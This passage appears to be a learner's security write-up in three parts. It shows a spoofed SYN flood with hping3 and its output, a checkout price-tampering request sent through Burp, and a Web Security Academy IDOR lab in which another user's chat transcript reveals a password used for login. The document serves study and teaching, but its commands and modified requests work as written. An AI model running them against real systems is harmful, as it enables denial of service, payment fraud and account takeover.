Similarly, we can use the same command with another option(– flood) Instead of -i we will use –flood which will send the packet as fast as possible & doesn't show the replies.


Command: Hping3 -S -p 135 – flood 192.168.243.131

```

root@kali: ~
File Edit View Search Terminal Help
len=46 ip=192.168.243.131 ttl=128 DF id=3308 sport=135 flags=SA
seq=3205 win=64320 rtt=4.2 ms
len=46 ip=192.168.243.131 ttl=128 DF id=3309 sport=135 flags=SA
seq=3206 win=64320 rtt=3.9 ms
len=46 ip=192.168.243.131 ttl=128 DF id=3310 sport=135 flags=SA
seq=3207 win=64320 rtt=3.0 ms
len=46 ip=192.168.243.131 ttl=128 DF id=3311 sport=135 flags=SA
seq=3208 win=64320 rtt=2.4 ms
len=46 ip=192.168.243.131 ttl=128 DF id=3312 sport=135 flags=SA
seq=3209 win=64320 rtt=2.1 ms
^C
--- 192.168.243.131 hping statistic ---
3225 packets transmitted, 3210 packets received, 1% packet loss
round-trip min/avg/max = 1.2/13.3/1010.0 ms
root@kali: # ^C
root@kali: # hping3 -S -p 135 --flood 192.168.243.131
HPING 192.168.243.131 (eth0 192.168.243.131): S set, 40 headers
+ 0 data bytes
hping in flood mode, no replies will be shown

```

Let's check-in Wireshark




Clearly, we can see my machine is sending a syn packet and the target machine is responding with syn ack but instead of sending syn packet my machine is again sending the syn packet.

Now let me show you how to spoof your IP address and send the syn packet to the target machine for performing SYN DOS attack

Command: hping3 -S -p 135 --flood --rand-source 192.168.243.131

this command will make you anonymous and the target will never get to know that the packet is coming from which IP.


*Also along with this command you can spoof your mac address**



The screenshot shows a terminal window titled 'kali 2017 - VMWare Workstation' running on a Windows Server 2008 host. The terminal is displaying the output of several hping3 commands. The first part shows a series of SYN packets being sent to 192.168.243.131 with various sequence numbers (seq=3202 to 3208) and round-trip times (rtt=5.5 to 4.2 ms). The second part shows a flood of SYN packets to the same target, resulting in 3225 transmitted packets and 3210 received packets with 1% loss. The third part shows a flood with random source addresses, resulting in 193083 transmitted packets and 0 received packets with 100% loss. The terminal prompt is 'root@kali:~# ^C'.

```
ms
len=46 ip=192.168.243.131 ttl=128 DF id=3305 sport=135 flags=SA seq=3202 win=64320 rtt=5.5
ms
len=46 ip=192.168.243.131 ttl=128 DF id=3306 sport=135 flags=SA seq=3203 win=64320 rtt=4.5
ms
len=46 ip=192.168.243.131 ttl=128 DF id=3307 sport=135 flags=SA seq=3204 win=64320 rtt=4.5
ms
len=46 ip=192.168.243.131 ttl=128 DF id=3308 sport=135 flags=SA seq=3205 win=64320 rtt=4.2
ms
len=46 ip=192.168.243.131 ttl=128 DF id=3309 sport=135 flags=SA seq=3206 win=64320 rtt=3.9
ms
len=46 ip=192.168.243.131 ttl=128 DF id=3310 sport=135 flags=SA seq=3207 win=64320 rtt=3.0
ms
len=46 ip=192.168.243.131 ttl=128 DF id=3311 sport=135 flags=SA seq=3208 win=64320 rtt=2.4
ms
len=46 ip=192.168.243.131 ttl=128 DF id=3312 sport=135 flags=SA seq=3209 win=64320 rtt=2.1
ms
^C
... 192.168.243.131 hping statistic ...
3225 packets transmitted, 3210 packets received, 1% packet loss
round-trip min/avg/max = 1.2/13.3/1010.0 ms
root@kali:~# ^C
root@kali:~# hping3 -S -p 135 --flood 192.168.243.131
HPING 192.168.243.131 (eth0 192.168.243.131): 5 set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
... 192.168.243.131 hping statistic ...
193083 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~# hping3 -S -p 135 --flood --rand-source 192.168.243.131
```


Let's check the result in Wireshark



We can clearly see that the source IP is changing every time for sending the syn packet to the target machine. By this, the target will never get to know from which actual IP the packet is coming thus making the attacker anonymous over the internet.

Parameter Tampering

Parameter Tampering Attack



The Parameter tampering attack relies on the manipulation of parameters changed by the user so as to change application information like user

credentials and permissions and amount of product, etc. Usually, this data is passed in post request or in hidden kind fields.

Impact

Due to a business logic error, I was able to change the starting price from 9 million to 9 thousand,

Rp. 9,000,000.00 to Rp. 9,000

Steps to Reproduce

1. Collect all purchases and put them in the shopping cart.



	Rp. 7,500,000.00	<input type="button" value="Remove"/>
	Rp. 1,750,000.00	<input type="button" value="Remove"/>
Total : Rp.9,250,000.00		

2. I capture data using Burpsuite.

```

{
  "items": [
    {
      "type": "course",
      "typeId": "f00fa8a9-146c-4ad7-a35c-3059b06b0108",
      "name": "",
      "quantity": 1,
      "amount": 7500000,
      "image": "https://"
    },
    {
      "type": "course",
      "typeId": "f30512ce-0563-40e7-b7a0-f7125b845737",
      "name": "",
      "quantity": 1,
      "amount": 1750000,
      "image": "https://"
    }
  ],
  "customer": {
    "accountId": "844c6a38-f8cd-437f-a437-63777e5696b1",
    "firstName": "Caesar",
    "lastName": "Evan Testing",
  }
}

```

3. Then I will change the price to (7500) & (1750).

```

Raw Params Headers Hex
{
  "items": [
    {
      "type": "course",
      "typeId": "f00faf8a9-146c-4ad7-a35e-3059b0eb0108",
      "name": "Course A",
      "quantity": 1,
      "amount": 7500,
      "image": "https://example.com/images/course-a.jpg"
    },
    {
      "type": "course",
      "typeId": "f30512ce-8563-48f7-b7a0-f7125b845737",
      "name": "Course B",
      "quantity": 1,
      "amount": 1750,
      "image": "https://example.com/images/course-b.jpg"
    }
  ],
  "customer": {
    "accountId": "844cd6a38-f8cd-437f-a437-63777e5096b1",
    "firstName": "Caesar",
    "lastName": "Evan Testing"
  }
}

```


4. And now the price is going to be cheaper than it should be! This payment will continue until the “OVO” payment application.

Order Summary

amount	Rp 9,250
Order ID	VCF
order details	
item(s)	amount
	7,500
	1,750
customer details	

CONTINUE >

IDOR(In-Direct Object Reference)



IDOR (Insecure Direct Object Reference) is a type of web application vulnerability where an attacker can access unauthorized resources or data by manipulating the values of parameters or variables that are used to identify objects or resources in the application.

For example, a web application may use a parameter to identify and retrieve data for a specific user account. If the parameter value is not properly validated or authorized, an attacker can manipulate the value to access the data for another user account or even administrative data.

To prevent IDOR attacks, web developers should implement measures such as:

1. Proper authorization and access control: This involves implementing proper authorization and access control mechanisms to restrict access to resources based on the user's role and privileges.
2. Using indirect object references: This involves using indirect object references instead of directly exposing object references in URLs or other parameters. For example, using randomly generated session IDs or unique object IDs that are mapped to the actual object or resource on the server.
3. Input validation and sanitization: This involves validating and sanitizing all user input to prevent malicious input from being used to manipulate object references.

Users can protect themselves against IDOR attacks by being cautious when entering data on unfamiliar or suspicious websites. Additionally, using web browsers that implement protections against IDOR attacks, such as web

application firewalls, can add an extra layer of protection against IDOR attacks.

Target:

The screenshot shows a shopping website with a header containing "WE LIKE TO SHOP" and a blue hanger icon. A red arrow labeled "2)" points to the "Live chat" link in the top right corner of the header. Below the header, there are four product cards in a row:

- Hitch A Lift**: A skydiving couple. Rating: ★★★★☆ \$62.10. [View details](#)
- High-End Gift Wrapping**: A colorful, multi-layered gift box. Rating: ★★★★★ \$16.48. [View details](#)
- The Alternative Christmas Tree**: A man in a Santa hat holding a small tree. Rating: ★★★★☆ \$89.32. [View details](#)
- Eggtastic, Fun, Food Eggcessories**: Two cartoonish eggs with faces and feathers. Rating: ★★★★★ \$73.90. [View details](#)

Below these are four more product cards in a second row:

- Pet Experience Days**: A dog flying through balloons. Rating: ★★★☆☆ \$10.00. [View details](#)
- Paint a rainbow**: A person painting a rainbow on a wall. Rating: ★★★☆☆ \$20.00. [View details](#)
- Conversation Controlling Lemon**: A man with a lemon in his mouth. Rating: ★★★★☆ \$20.00. [View details](#)
- Vintage Neck Defender**: A cartoon character wearing a large sun-shaped neck guard. Rating: ★★★★★ \$20.00. [View details](#)

There is a couple of entrance points we can try; it's either “View Details” to see items and top-right corner items which are Home, Account Login and Live Chat. However lab description specifically leads us to Live Chat since it mentions *stored chat logs*.

[Home](#) | [Account login](#) | [Live chat](#)

Live chat

CONNECTED: -- Now chatting with Hal Pline --
You: dfgdfgdgdfg
Hal Pline: Sometimes I wonder how you're still married
You: me too
Hal Pline: Are you sure you want to know the answer to that?
You: hmm let me think about it
Hal Pline: I'll look that up when my nail polish has dried.

Your message:

1) 2)
Send View transcript

✍ Request to https://acdc1f5e1fd9fc29807a7b2900dd00a9.web-security-academy.net:443 [18.200.141.238]

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

```
1 GET /download-transcript/2.txt HTTP/1.1
2 Host: acdc1f5e1fd9fc29807a7b2900dd00a9.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:73.0) Gecko/20100101 Firefox/73.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: https://acdc1f5e1fd9fc29807a7b2900dd00a9.web-security-academy.net/chat
9 Cookie: session=W0LLhrAO7xAAJpBAbfBtUvgMVVWcMvR0
10 Upgrade-Insecure-Requests: 1
11
12
```

In Live chat, you're chatting with Hal. As long as you send a text to Hal, she is texting you back. Hal is confused and trying to distract you but don't mind her. :) Now when we click to View transcript button, we're getting texting transcript we had with Hal. But right at this point, if you're not distracted there is something you can pay attention to. Wait wait! We'll come in there.

✓ Request to https://acdc1f5e1fd9fc29807a7b2900dd00a9.web-security-academy.net:443 [18.200.141.238]

Forward Drop Intercept is on Action Comment this it...

Raw Params Headers Hex

```

1 GET /download-transcript/2.txt HTTP/1.1
2 Host: acdc1f5e1fd9fc29807a7b2900dd00a9.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:73.0) Gecko/20100101 Firefox/73.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: https://acdc1f5e1fd9fc29807a7b2900dd00a9.web-security-academy.net/chat
9 Cookie: session=WOLLhrAO7xAJpBAbfBtUvgMVVWcMvR0
10 Upgrade-Insecure-Requests: 1
11
12

```

The GET request which is the area inside the red rectangular is a request for download a file. According to the request I can download 2.txt which consists of my texting transactions. 2.txt is a parameter changes with each request and incrementing by one with every new request. So, the value of a parameter is used directly to retrieve a file. The beauty of this fact is I can catch this request and change the parameter using Burp Suit. At this point, Access Control mechanism shouldn't let me download an altered file. But if it let me this is an exploitation of IDOR vulnerability.

✓ Request to https://acdc1f5e1fd9fc29807a7b2900dd00a9.web-security-academy.net:443 [18.200.141.238]

Forward Drop Intercept is on Action Comment this it...


Raw Params Headers Hex

```

1 GET /download-transcript/1.txt HTTP/1.1
2 Host: acdc1f5e1fd9fc29807a7b2900dd00a9.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:73.0) Gecko/20100101 Firefox/73.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: https://acdc1f5e1fd9fc29807a7b2900dd00a9.web-security-academy.net/chat
9 Cookie: session=WOLLhrAO7xAJpBAbfBtUvgMVVWcMvR0
10 Upgrade-Insecure-Requests: 1
11


```

So I altered the GET request from `/download-transcript/2.txt` to `/download-transcript/1.txt`. Then I forward it and Access Control Mechanism let me execute this action.



```
[CONNECTED: -- Now chatting with Hal Pline --
You: Hi Hal, I think I've forgotten my password and need confirmation that I've got the
right one
Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me your password and I'll
confirm whether it's correct or not.
You: Wow you're so nice, thanks. I've heard from other people that you can be a right ****
Hal Pline: Takes one to know one
You: Ok so my password is qn7zsq. Is that right?
Hal Pline: Yes it is!
You: Ok thanks, bye!
Hal Pline: Do one!
```

By using this password: `qn7zsq` and username: `carlos` (uname has given in lab definition) you can login the system and complete the lab.



Insecure direct object references

Back to lab home Back to lab description >

Home Account login Live chat

Login

Username: carlos

Password:

Log in

WEB SECURITY ACADEMY

Insecure direct object references

Back to lab description >

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home | Hello, carlos! | Log out | Live chat

WE LIKE TO SHOP

yaaaay!!!

Hitch A Lift High-End Gift Wrapping The Alternative Christmas Tree Eggstastic, Fun, Food Eggcessories

★★★★★ \$62.10 ★★★★★ \$16.48 ★★★★★ \$89.32 ★★★★★ \$73.90

[View details](#) [View details](#) [View details](#) [View details](#)

Conclusion: I have successfully understand these all attacks.